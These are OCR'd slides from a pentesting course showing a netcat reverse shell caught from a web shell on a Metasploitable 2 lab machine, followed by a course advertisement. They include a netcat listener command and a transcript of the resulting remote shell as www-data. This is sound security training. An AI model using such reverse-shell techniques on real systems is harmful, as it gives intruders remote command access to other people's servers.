Web Application Pentesting

Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com

Pentester Academy: http://www.PentesterAcademy.com

©SecurityTube.net

Web Shell: Netcat Reverse Connects

©SecurityTube.net


Scenario

- No write access
- Assume /tmp also not accessible ☺
- Rely on utilities installed on systems

©SecurityTube.net

Network Architecture

192.168.1.10



192.168.1.20


©SecurityTube.net

Metasploitable 2

- http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

©SecurityTube.net

NC Reverse Connect Shell



©SecurityTube.net

NC Listener

```
PentesterAcademy# nc -l -p 1234 -vvv
listening on [any] 1234 ...
192.168.1.40: inverse host lookup failed: Unknown server error : Connection time
d out
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.40] 32921

whoami
www-data

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux

pwd
/var/www
```

©SecurityTube.net

Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS


Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux

©SecurityTube.net